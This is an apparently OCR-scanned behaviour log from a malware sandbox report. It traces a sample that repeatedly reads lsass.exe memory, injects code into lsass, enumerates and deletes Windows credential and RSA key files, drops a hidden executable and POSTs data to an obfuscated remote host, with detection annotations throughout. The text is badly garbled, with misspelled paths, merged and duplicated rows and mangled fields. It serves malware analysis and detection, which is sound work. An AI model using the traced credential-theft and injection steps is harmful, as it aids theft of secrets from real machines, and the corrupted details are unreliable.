| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d7068, hr., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1d7268,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20f3c8, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f548,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f6c8,, 120, 12e478) Return: 0 | 3864 | 3912 |
| | | | |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20f5c8, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20f748,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20f7c8, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20f848,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f8c8, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20f948,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20f9c8,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fac8, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20fb48, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 20fc48,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20fcc8, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | | 3864 | 3912 |
| | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20fd48, H., 120, 12e478) Return: 0 | | |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20fe48, H., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 20ff48,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%)System32\lsass.exe, 20ffc8, H, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210048, ., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2100c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210148,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2101c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 210248,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2102c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 210348,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 2103c8, H.!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210448,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2104c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210548,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2105c8,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\\sass.exe, 2106c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210748,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2107c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210848,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (//wwindin/s/System/32\lsass.exe, 210640,, 120, 126478) Return: 0 | 3864 | 3912 |
| | | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210948, \tl, 120, 12e478) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210948, \tl, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2109c8, H\n!, 120, 12e478) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2109c8, H\n!, 120, 12e478) Return: 0 | | |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210a48, \nl, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210ac8,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210bc8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210c48, H\r!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 210d48, \rl, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210dc8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210e48,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210ec8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 210f48, H.!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 211048,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2110c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 211148,!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 2111c8, H.I., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 211248,w!, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffd800c,w, 4, 12e4a4) Return: 0 | 3864 | 3912 |
| • | , and a second s | | 3912 |
| Call System API | API Name: NtReadVirtualMemory Arcs: (%windir%)System32\lsass eye 77908894 4 12e4a4 \ Return: 0 | 3864 | |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77908894,, 4, 12e4a4) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 141c10, 120, 12e4a4) Return: 0 | 3864 | |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 141c10,, 120, 12e4a4) Return: 0 | 3864 | 3912 |
| | | | |

| Detection | Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 3912 | | |
|-------------------------|--|------|------|
| | Target Process ID: 484 | | |
| | Target Image Path: Isass.exe | | |
| | Injected Content: Bu | | |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffd800c,w, 4, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 77908894,, 4, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 141c10,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 141c90,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 141f88, p., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 142070,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1427a8, .[., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1428e8, *., 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 142a20, H, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call System API | API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 14fd48,, 120, 12e478) Return: 0 | 3864 | 3912 |
| Call Virtual Memory API | API Name: WriteProcessMemory Args: (Process Name:484:lsass.exe, eb0000, UE.SVW.8.pt.X\n., 223, 0) Return: 1 | 3864 | 3912 |
| Detection | Threat Characteristic: Resides in memory to evade detection | | |
| | Injecting Process ID: 3912 | | |
| | Target Process ID: 484 Target Image Path: Isass.exe | | |
| | Injected Content: UE.SVW.8.pt.X.\n. | | |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\credentials_dec) Return: 0 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 12f71c, 0, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Credentials) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Credentials*, 0, 12f704, 0, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Credentials*, 0, 12f704, 0, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%ID2EFF9l94A37B.lck) Return: 1 | 3864 | 3912 |
| Delete File | Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII | 3864 | 3912 |
| Detection | Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection | | |
| | Process ID: 3912 File: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII | | |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%Microsoft/Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 12f250, 1, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call Filesystem API | API Name: FindNextFileW Args: (29cb68, 12f250) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 12ee24, 1, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call System API | API Name: BCryptDecrypt Args: (3c0000, Hñ*®D{iñ, 64, 0, 'Å,(¥á.š³Ë8, 8, Hñ*®D{iñ, 64, 14544428, 0) Return: 0 | 3912 | 484 |
| Call System API | API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 308448, 1c) Return: 1 | 3864 | 3912 |
| Write File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6- | 3864 | 3912 |
| | b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | | |
| Call System API | API Name: DnsQueryExW Args: (lĨÇÑÉÈŇĨĨĖÑĨĖÇĐ'Š'žĐ™-‰šĐ™-šŇ—, 1, 40000000) Return: 123 | 3864 | 3912 |
| Delete File | Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6- | 3864 | 3912 |
| | b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | | |
| Detection | Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3912 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b 82c-f9f84dbe74f1 Type: VSDT_COM_DOS | | |
| Add File | Path: %APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Write File | Path: %APPDATA%Wilcrosoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 254 | 3864 | 3912 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 254 | 3864 | 3912 |
| Call Network API | API Name: connect Args: (254, lîÇÑÉÈÑĨÉÑÎÉÇÐ"Š'žĐ™-‰šĐ™šÑ:80, 16) Return: 0 | 3864 | 3912 |
| Call Network API | API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: */*\r\nContent-Type: appl | 3864 | 3912 |
| | ication/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 204\r\nConnection: close\r\n\r\n, 245, 0) Return: 245 | | |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: IIÇNİEKNİİE (DI\SONS'2E) | | |
| Call Network API | API Name: send Args: (254, ., 204, 0) Return: 204 | 3864 | 3912 |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: ÎİÇÑÉĖÑĪĒĶĪUx90°Š'žĐ™-‰šĐ™\x8dšÑ\x8f—\x8f:80 | | 30.2 |
| Call Network API | Content: . ADI Name: requitere: (254, 4048, 0.) Polym: 2 | 3864 | 3912 |
| | API Name: recv Args: (254, , 4048, 0) Return: ? API Name: Maya Fila Mith Progress M. Args: (% ADDDATA % ADDATA M ADDATA % ADD | | |
| Call Filesystem API | API Name: MoveFileWithProgressW Args: (%APPDATA%\D2EFF9\94A37B.exe, 0, 0, 1) Return: 1 | 3864 | 3912 |
| Add File | Path: %APPDATA%ID2EFF994A37B.exe Type: VSDT_EXE_MSIL Threat Characteristic Press quantitable during installation | 3864 | 3912 |
| Detection | Threat Characteristic: Drops executable during installation Dropping Process ID: 3912 File: %APPDATA%\DZEFF9\94A37B.exe Type: VSDT_EXE_MSIL | | |
| Detection | Threat Characteristic: Creates multiple copies of a file %APPDATA%\D2EFF9\94A37B.exe | | |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 12f5c4, 1, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Write File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Delete File | Path: %APPDATA%/Microsoft/Crypto/RSAIS-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82-4984dha74f1 Tuna: VSDT_COM_DOS | 3864 | 3912 |
| | b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | | |

| | | | 1 |
|--|--|----------------------|--|
| Call Filesystem API | API Name: FindFirstFileEx/W Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 12f198, 1, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call System API | API Name: BCryptDecrypt Args: (3c0000, Hñ*@D{iñ, 64, 0, 'Å,(¥á.š*Ë8, 8, Hñ*@D{iñ, 64, 14544428, 0) Return: 0 | 3912 | 484 |
| Call System API | API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 2f9660, 2d) Return: 1 | 3864 | 3912 |
| Add File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Write File | Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Detection | Threat Characteristic: Hides file to evade detection File: %APPDATA%\D2EFF9\94A37B.exe | | |
| Detection | Threat Characteristic: Hides file to evade detection File: %APPDATA%\D2EFF9 | | |
| Write File | Path: %APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8ddbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Delete File | Path: %APPDATA:%Microsoft(CryptoiRSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f8d4ber7af1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e197 | 3864 | 3912 |
| Call Ellanustara ADI | 0b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1) Return: 1 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftCrypto\RSA*, 0, 12f5d8, 1, 0, 0) Return: 29cb68 | 3864 | 3912 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftCrypto\RSA*, 0, 12f1ac, 1, 0, 0) Return: 29cb68 | | |
| Call System API | API Name: BCryptDecrypt Args: (3c0000, Hñ*@D(iñ, 64, 0, 'A,(¥á.š*Ē8, 8, Hñ*@D(iñ, 64, 14544428, 0) Return: 0 | 3912 | 484 |
| Add File | Path: %APPDATA%/iMicrosoftiCrypto/RSAIS-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Write File | Path: %APPDATA%\Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS | 3864 | 3912 |
| Call System API | API Name: CryptDecrypt Args: (29cb68, 0, 1, 0, 308448, 1c) Return: 1 | 3864 | 3912 |
| Call System API | API Name: DnsQueryExW Args: (ĨĬÇÑÉÈÑĨÎÊÑÎËÇĐ'Š'žĐ™-‰šĐ™šÑ—, 1, 40000000) Return: 123 | 3864 | 3912 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 254 | 3864 | 3912 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 254 | 3864 | 3912 |
| Call Network API | API Name: connect Args: (254, lĨÇÑĖĖÑĨĖÑĖÇĐ"Š'žĐ™-‰šĐ™šÑ—:80, 16) Return: 0 | 3864 | 3912 |
| Call Network API | API Name: send Args: (254, POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: "\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n\r\n, 245, 0) Return: 245 | 3864 | 3912 |
| Detection | Threat Characteristic: Connects to remote URL or IP address Connection: IÎÇÑÉŘÎĨÊÑĨÊÑÎÊÇĐ\x90'Š'2Đ™-‰šĐ™\x8dšŇ\x8f—\x8f.80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost:\r\nAccept: '/\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 177\r\nConnection: close\r\n\r\n | | |
| Call Network API | API Name: send Args: (254, ., 177, 0) Return: 177 | 3864 | 3912 |
| Call Network API | API Name: recv Args: (254, , 4048, 0) Return: ? | 3864 | 3912 |
| Detection | Threat Characteristic: Causes process to crash Process ID: 3912 | | |
| | Image Path: vbc.exe | | |
| Call System API | Image Path: vbc.exe API Name: GetVersionExA Args: (2f7f65c) Return: 1 | 3864 | 3912 |
| Call System API Call System API | | 3864 3864 | 3912 3912 |
| · · | API Name: GetVersionExA Args: (2f7f65c) Return: 1 | | |
| Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 | 3864 | 3912 |
| Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 | 3864 3864 | 3912 3912 |
| Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 | 3864 3864 3864 | 3912 3912 3912 |
| Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7/65c) Return: 1 API Name: GetVersionExA Args: (2f7/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, ,2f7ee78, ,2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, ,2f7ee78, ,2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 | 3864 3864 3864 | 3912 3912 3912 3912 |
| Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7/65c) Return: 1 API Name: GetVersionExA Args: (2f7/45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3696 |
| Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, ,2f7ee78, ,2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, ,2f7ee78, ,2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3996 3696 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, ,2f7ee78, ,2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, ,2f7ee78, ,2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: GetForegroundWindow Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: CreateToolhelp32Snapshot Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: GetForegroundWindow Args: (28, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: 1003c | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | API Name: GetVersionExA Args: (2f7f65c) Return: 1 API Name: GetVersionExA Args: (2f7f45c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: AdjustTokenPrivileges Args: (25c, 0, , 2f7ee78, , 2f7ee9c) Return: 1 API Name: Create Toolhelp32Snapshot Args: (26, 3912) Return: 260 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: 1003c API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 API Name: GetForegroundWindow Args: () Return: a0190 | 3864 3864 3864 | 3912 3912 3912 3912 3696 3696 3696 3696 3696 3696 |
